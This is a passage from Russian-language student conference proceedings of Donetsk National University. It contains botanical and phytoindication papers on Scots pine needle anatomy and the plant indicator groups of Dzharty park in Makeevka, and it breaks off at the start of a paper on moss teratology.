


Рис. 1 – Срезы сосны обыкновенной в разных условиях городской среды:
А – контроль, Б, В – опыт (в условиях интенсивной антропогенной нагрузки)

На рисунке 2 представлены три варианта гистологических особенностей эпидермальной и субэпидермальной зон листового аппарата сосны обыкновенной в условиях г. Макеевки (А – контроль, Б – опыт, в условиях интенсивной антропогенной нагрузки). Считаем необходимым отметить основные отличительные параметры: целостность эпидермы (её сохранение в результате подготовки тонкого среза и хранения материала перед гистологическими манипуляциями). В опытной части зафиксированы частые участки формирования некротических пятен точечного и группового характера (рисунок 2, В), разбалансировка хлорофиллоносной паренхимы таким образом, что образуются пустоты с субэпидермальном слое при анализе функциональной активности, что затрудняет процесс полноценного выполнения листом газообменной и синтетической функций, что в свою очередь сказывается неблагоприятно на показатели жизнеспособности в целом и отражается на качестве пигментации при визуальной оценке состояния хвои. Количественные гистологические показатели мы предоставили в предыдущей публикации [2]. Табличные данные отражают функциональную разницу в строении растений при формировании основных фотосинтетических органов в разных экологических условиях урбанизированной среды. Сравнение данных за период исследования в 2020 и 2021 годах не дали статистической разницы, поэтому по анатомо-

морфологическим показателям считаем использованные признаки стабильными и важными в проведении фитомониторингового эксперимента.




Рис. 2 – Гистологические особенности эпидермальной и субэпидермальной зон листового аппарата сосны обыкновенной в условиях г. Макеевки:

А – контроль, Б – опыт (в условиях интенсивной антропогенной нагрузки)

Выявленные особенности продемонстрированы нами на примере трех микрофотографий, отражающих типичное строение листового аппарата сосны обыкновенной в разных по интенсивности воздействия природных условиях и техногенном влиянии. Также было подтверждено предположение, что внешнее строение (морфология, интенсивность окрашивания) также коррелирует с анатомо-гистологической деструкцией в строении ассимиляционного органа хвойного растения в условиях проведенного эксперимента.

Таким образом, в системе «опыт – контроль» при оценке анатомо-гистологической разницы строения листового аппарата сосны обыкновенной в зонах разного воздействия промышленной среды (интенсивности антропогенного влияния) наблюдается функциональное отличие, которое может быть использовано при экспресс-диагностике состояния экотопа. Причем подобный эксперимент может быть реализован во все сезоны года, отражая современное состояние не только растительного организма, но и биотопа как части сложной урбогеосистемы индустриального типа.

СПИСОК ЛИТЕРАТУРЫ

1. Городина И. С. Сценарии прогнозных вариантов дендронасаждений в парковой зоне Г. Макеевки // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2020. – Т. 1. – № 12. – С. 40-43.

2. Городина И. С. Анатомические особенности строения листа некоторых хвойных в городах Донецк и Макеевка // Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности: материалы VI Международной научной конференции, Донецк, 26–27 октября 2021 года. – Донецк: Донецкий национальный университет, 2021. – С. 59-62.
3. Сафонов А.И. Инвентаризация промышленных объектов Донбасса по фитоиндикационным критериям // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2019. – № 1. – С. 121-128.
4. Сафонов А.И. Экспертиза промышленных предприятий Донбасса по состоянию фитокомпонентов // Проблемы экологии и охраны природы техногенного региона. – 2019. – № 1-2. – С. 35-43.
5. Safonov A. I. Phytoindicational monitoring in Donetsk // World Ecology Journal: 2016. – Vol. 6, № 4. – P. 59-71.
6. Сафонов А.И., Глухов А.З. Эмпирические критерии фитомониторинга техногенной нагрузки в Донбассе // Экобиотех. – 2021. – Т. 4, № 3. – С. 195-202. DOI: 10.31163/2618-964X-2021-4-3-195-202.
7. Safonov A. I. Phyto-qualimetry of toxic pressure and the degree of ecotopes transformation in Donetsk region // Problems of ecology and nature protection of technogenic region. – 2013. – № 1. – P. 52-59.
8. Глухов А.З. Перспективы проведения фитоиндикационного мониторинга техногенно трансформированных экотопов // Промышленная ботаника. – 2002. – Т 2. – С. 7-14.
9. Майданченко В.О. Состояние некоторых хвойных в условиях промышленных городов // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). Т. 2. Хим. и биол. науки. – Донецк: Изд-во ЮФУ, 2016. – С. 125-126.
10. Сафонов А.И. Индикаторная роль растений в системе управления городом в промышленном регионе // Экологическая ситуация в Донбассе. – М.: Изд-во МНЭПУ, 2016. – Т. 1. – С. 288–293.
11. Сафонов А.И. Коррекция фитоиндикационных критериев оценки среды в связи с микроклиматическими изменениями в Донбассе // Глобальные климатические изменения: региональные эффекты, модели, прогнозы: Материалы междунар. научн.-практич. конф. (г. Воронеж, 3-5 октября 2019 г.). Воронеж: Изд-во «Цифровая полиграфия», 2019. Том 2. – С. 166-167.
12. Мирненко Н.С. Спорово-пыльцевой метод в Донбассе на основе научных рекомендаций ученых России // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: Матер. Междунар. научн. конф. (Донецк, 17-20 октября 2017 г.). – Том 2. – С. 97-99.
13. Калинина А.В. Фитоиндикационный мониторинг на отвалах угольных шахт г. Макеевки, внедрение данных в образовательную программу // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: Матер. Междунар. научн. конф. (Донецк, 17-20 октября 2017 г.). Т. 2. – Донецк: Изд-во ДонНУ, 2017. – С. 80-82.
14. Гермонова Е.А. Визуализация микроклиматических изменений индикаторных признаков в локальных популяциях растений г. Донецка // Глобальные климатические изменения: региональные эффекты, модели, прогнозы: Материалы междунар. научн.-практич. конф. (Воронеж, 3-5 октября 2019 г.). Воронеж: Изд-во «Цифровая полиграфия», 2019. Том 2. С. 39–40.
15. Сафонов А.И., Приходько С.А., Глухов А.З. Инновационные учебные дисциплины для специализации на кафедре ботаники и экологии ДонНУ // Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности: Матер. VI Междунар. научн. конф. (Донецк, 26-27 октября 2021 г.). – Т. 3. – Донецк: Изд-во ДонНУ, 2021. – С. 148-151.

ANATOMO-MORPHOLOGICAL FEATURES OF SCALPINE PINE IN RECREATION ZONES OF MAKEEVKA

Annotation. The analysis of the anatomical and morphological parameters of the structure of Scots pine needles in the urban environment of the industrial agglomeration has been carried out. The features of the structure of the leaf apparatus of plants under conditions of different levels of technogenic load are taken into account.

Keywords: leaf anatomy, phytoindication, Donbass, industrial zone.

Gorodina I.S.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology
Donetsk National University

E-mail: kf.botan@donnu.ru

УДК 581.15 (477)

БОТАНИКО-ЭКОЛОГИЧЕСКИЙ МОНИТОРИНГ ПАРКА «ДЖАРТЫ» ГОРОДА МАКЕЕВКИ

Гунченко И.А.

Научный руководитель: Сафонов А.И. к.б.н., зав. кафедрой
ГОУ ВПО «ДОННУ»

Аннотация. Представлены виды растений города Макеевки методом наблюдения и распределение их по индикаторным группам. Были выявлены индикаторные группы пониженной и повышенной кислотности почв и содержания карбонатов в почве.

Ключевые слова: фитоиндикация, Макеевка, Донбасс.

Современные виды урбанофлоры Макеевки древесно-кустарниковой фракции произрастают на местах некогда разнотравно-ковыльных степей Донбасса. Городской видовой состав древесно-кустарниковых растений составляет около 50 видов и форм, из них 70% приходится на древесные растения. Ведущие виды: робиния псевдоакациевая (*Robinia pseudoacacia*), клён остролистный (*Acer platanoides*), каштан конский обыкновенный (*Aesculus hippocastanum*), липа мелколистная (*Tilia cordata*), сосна обыкновенная (*Pinus sylvestris*) [1–4].

Эффективность работы системы экологического мониторинга закладывается на стадии ее проектирования [5–9]. Выбираются контролируемые параметры и место наблюдения экологического состояния биотопа. В условиях антропогенных экотопов Донбасса [10–13] большинство факторов неблагоприятных условий сопряжены с токсической нагрузкой на почвы, уровнем запыленности воздуха и степенью механической трансформации почвенного покрова [14–17].

Цель работы – составить информационную базу о видах и их состоянии в парке имени Василия Джарты (рис. 1) промышленного города Макеевки методом распознавания и определения объектов [18–20].




Рисунок 1 – Центрально-городской парк имени Василия Джарты

Площадь парка занимает 6 Га, из них было описано 20 участков размерами 10х10 метра и определено 35 видов растительности (рис. 2).




Рисунок 2 – Карта-схема расположения парка

Распознавания и определения объектов по индикаторным группам (рис. 3):

1 – индикаторная группа повышения аэрации почв и степени освещенности, представлена видами: Космея дваждыперистая *Cosmos bipinnatus* Cav., Лапчатка вильчатая *Potentilla bifurca* L., Пятилистник кустарниковый *Pentaphylloides fruticosa* (L.) O.Schwarz, Синяк обыкновенный *Echium vulgare* L., Тополь белый *Populus alba* L., Цикорий обыкновенный *Cichorium intybus* L.

2 – индикаторная группа понижения кислотности и повышение аэрации почв, представлена видами: Лапчатка серебристая *Potentilla argentea* L., Льянка обыкновенная *Linaria vulgaris* Mill., Сирень обыкновенная *Syringa vulgaris* L.

3 – индикаторная группа понижения степени освещенности, представлена видами: Лебеда раскидистая *Atriplex patula* L., Лопух малый *Arctium minus* (Hill) Bernh., Пижма обыкновенная *Tanacetum vulgare* L., Резак обыкновенный *Falcaria* [Riv.] Fabr.

4 – индикаторная группа понижения кислотности почв и содержания карбонатов в почве, представлена видами: Береза повислая *Betula pendula* Roth, Василек луговой *Centaurea jacea* L., Клевер луговой *Trifolium pratense* L., Кульбаба осенняя *Leontodon autumnalis* L., Нивяник обыкновенный *Leucanthemum vulgare* Lam., Одуванчик лекарственный *Taraxacum officinale* Webb, Пастушья сумка обыкновенная *Capsella bursa-pastoris* (L.) Medik.

5 – индикаторная группа понижения кислотности почв и степени освещенности, представлена видами: Бодяк обыкновенный *Cirsium vulgare* (Savi) Ten., Вьюнок полевой

Convolvulus arvensis L., Мать-и-мачеха обыкновенная *Tussilago farfara* L., Полевица тонкая *Agrostis capillaris* L., Щавель конский *Rumex confertus* Willd.

6 – индикаторная группа понижения аэрации почв и степени освещенности, представлена видами: Береза пушистая *Betula pubescens* Ehrh., Горошек мышиный *Vicia cracca* L., Девясил шероховатый *Inula aspera* Poir., Тысячелистник обыкновенный *Achillea millefolium* L.

7 – индикаторная группа понижения содержания карбонатов в почве, понижения кислотности почв, повышения амплитуды годовых температур, криоклимата, представлена видами: Дуб черешчатый *Quercus robur* L., Клен остролистный *Acer platanoides* L., Крапива двудомная *Urtica dioica* L., Подорожник ланцетолистный *Plantago lanceolata* L., Полынь обыкновенная *Artemisia vulgaris* L., Тонконог сизый *Koeleria glauca* (Spreng.) DC.



Рисунок 3 – Распределение индикаторных сообществ

Фитоиндикация позволяет получить информацию о последствиях изменения среды и провести сканирование больших пространств в целях ранней диагностики экологических нарушений. Данный метод показывает, что биотоп парка коррелирует с учетом таких экологических факторов как: кислотность почв, аэрация почв, освещенность почв, термоклимата, увеличения амплитуды годовых температур, криоклимата и содержания карбонатов в почвах.

Представленный материал является первичным геоботаническим обследованием, в перспективе – анализ детальных синтаксономических рядов парковой зоны.

СПИСОК ЛИТЕРАТУРЫ

1. Городина И.С. Прогнозный сценарий дендропаркового насаждения в рекреационной зоне г. Макеевки // Донецкие чтения 2020: образование, наука, инновации, культура и вызовы современности: Мат. V Междунар. научной конф., Донецк, 17–18 ноября 2020 года. – Донецк: ДонНУ, 2020. – С. 178-180.
2. Поляков А.К. Хвойные растения Донбасса. – Донецк: Норд-Пресс, 2004. – 197 с.
3. Городина И.С. Сценарии прогнозных вариантов дендронасаждений в парковой зоне г. Макеевки // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2020. – Т. 1. – № 12. – С. 40-43.
4. Майданченко В.О. Оценка рекреационных территорий промышленного города // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. (Донецк, 17-20 октября 2017 г.). – Донецк: ДонНУ, 2017. – С. 93-94.
5. Сафонов А.И. Эмпирика фитоквантификации антропогенно трансформированной среды // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 3-4. – С. 42-47.
6. Мирненко Н.С. Спорово-пыльцевой метод в Донбассе на основе научных рекомендаций ученых России // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: Матер. Междунар. научн. конф. студентов и молодых ученых (Донецк, 17-20 октября 2017 г.). – Том 2. – С. 97-99.
7. Епринцев С.А., Куролап С.А., Клепиков О.В., Шекоян С.В. Оценка воздействия техногенного загрязнения воздушной среды на медико-демографические процессы крупных урбанизированных регионов // Геополитика и экогеодинамика регионов. – 2020. – Т. 6. – № 3. – С. 43-50.
8. Сафонов А.И. Чек-лист индикаторных признаков сорно-рудеральной фракции урбанофлоры г. Донецка (1998-2018 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2018. – № 3-4. С. 67–72.
9. Куролап С.А., Епринцев С.А., Мамчик Н.П., Клепиков О.В. Оценка риска для здоровья населения, связанного с техногенным загрязнением города Воронежа // Теоретическая и прикладная экология. – 2008. – № 3. – С. 42-49.
10. Сафонов А.И. Динамика фитомониторинговых показателей антропогенеза в Донбассе (2000-2019 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2020. – № 1-2. – С. 31-36.
11. Сафонов А.И., Мирненко Э.И. Динамика гидрохимических показателей некоторых прудов г. Донецка // Сборник материалов XXV Международного Биос-форума и Молодежной Биос-олимпиады 2020. Книга 2. – СПб.: СПбНЦ РАН, Изд-во «Любавич». – 2020. – С. 416-418.
12. Сафонов А.И. Новые виды растений в экологическом мониторинге Донбасса // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2020. – № 1. – С. 96-100.
13. Сафонов А.И. Специфика образовательных технологий на кафедре ботаники и экологии ДонНУ при подготовке студентами выпускных квалификационных работ // Развитие интеллектуально-творческого потенциала молодежи: из прошлого в современность: матер. I Междунар. науч.-практич. конф. – Донецк: ДонНУ, – 2018. – С. 274–275.
14. Калинина А.В. Фитоиндикационный мониторинг на отвалах угольных шахт г. Макеевки, внедрение данных в образовательную программу // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. студ. и молодых ученых (Донецк, 17-20 октября 2017 г.). – Т. 2. – Донецк: ДонНУ, 2017. – С. 80-82.
15. Сафонов А.И., Глухов А.З. Экологический фитомониторинг в Донбассе с использованием геостратегического картографирования // Проблемы промышленной ботаники индустриально развитых регионов: Матер. докладов VI Междунар. конф. (г. Кемерово, 6-7 октября 2021 г.). – Кемерово, 2021. – С. 77-79. DOI 10.53650/9785902305606_77.
16. Сафонов А.И. Индикаторная роль растений в системе управления городом в промышленном регионе // Экологическая ситуация в Донбассе. – М.: Изд-во МНЭПУ, 2016. – Т. 1. – С. 288-293.
17. Фрунзе О.В., Олюнина Е.А. Содержание ионов кобальта и марганца в проростках газонных трав в условиях контролируемого загрязнения // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 3-4. – С. 108-114.
18. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). – Т. 2. – Донецк: ЮФУ, 2016. – С. 117-119.
19. Гермонова Е.А. Анализ ботанико-экологической информации по геолокации в промышленном Донбассе // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (31 октября 2019 г.). – Т. 2. – Донецк: ДонНУ, 2019. – С. 202–204.
20. Миркин, Б. М. Розенберг. Г. С. Фитоценология: Принципы и методы. - М.: Наука, 1978. - 211 с.
21. Булохов А.Д. Экологическая оценка среды методами фитоиндикации. - Брянск: БГПУ, 1996. - 104 с.

BOTANICAL AND ECOLOGICAL MONITORING OF THE PARK "DZHARTY" IN THE CITY OF MAKIEVKA

Annotation. Plant species of the city of Makeyevka are presented by the method of observation and their distribution by indicator groups. Indicator groups of low and high soil acidity and carbonate content in the soil were identified.

Keywords: phytoindication, Makeevka, Donbass.

Gunchenko I.A.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology

Donetsk National University

E-mail: irinaandreeva99bio@gmail.com

УДК 582.296 : 581.15 (477.60)

ВАРИАНТЫ ТЕРАТ МОХООБРАЗНЫХ В ДОНБАССЕ

Дорофеева Ю.Д.

*Научный руководитель: Сафонов А.И. к.б.н., зав. кафедрой
ГОУ ВПО «ДОННУ»*


Аннотация. Представлены результаты мониторинговой программы по идентификации тератных случаев у мохообразных местной флоры Северного Приазовья как пример регистрации вариаций, сопряженных с действием неблагоприятных факторов среды на растительный индикационный организм. Примеры регистрируемых патологий проиллюстрированы и описаны.

Ключевые слова: мохообразные, фитоиндикация, Донбасс, экологический мониторинг.

В первичном скрининге нашей бриоиндикационной работы [1, 2] отмечены некоторые результаты по видовому разнообразию и вариантам тератообразовательных процессов, которые также не противоречат имеющимся сводкам по бриологии [3, 4] и индикационной ботанике в Донбассе [5–9]. Современная экологическая диагностика всегда нуждается в актуальной информации о состоянии среды и состоянии фитокомпонентов в каждом конкретном геолокалитете.

Цель работы – дать анализ вариантов встречаемости тератных (нетипичных) проявлений у мохообразных в условиях урбанизированной среды донецкого региона (в разных по геохимическому загрязнению) экотопах для использования в дальнейшем как индикаторного критерия. На рис. 1 представлены характер ветвления *Brachythecium campestre* в норме (А), патологии (Б) и внешний вид контроля (В).






В

Рис. 1 – *Brachythecium campestre* (Müll.Hal.) Bruch et al. (пояснения в тексте)

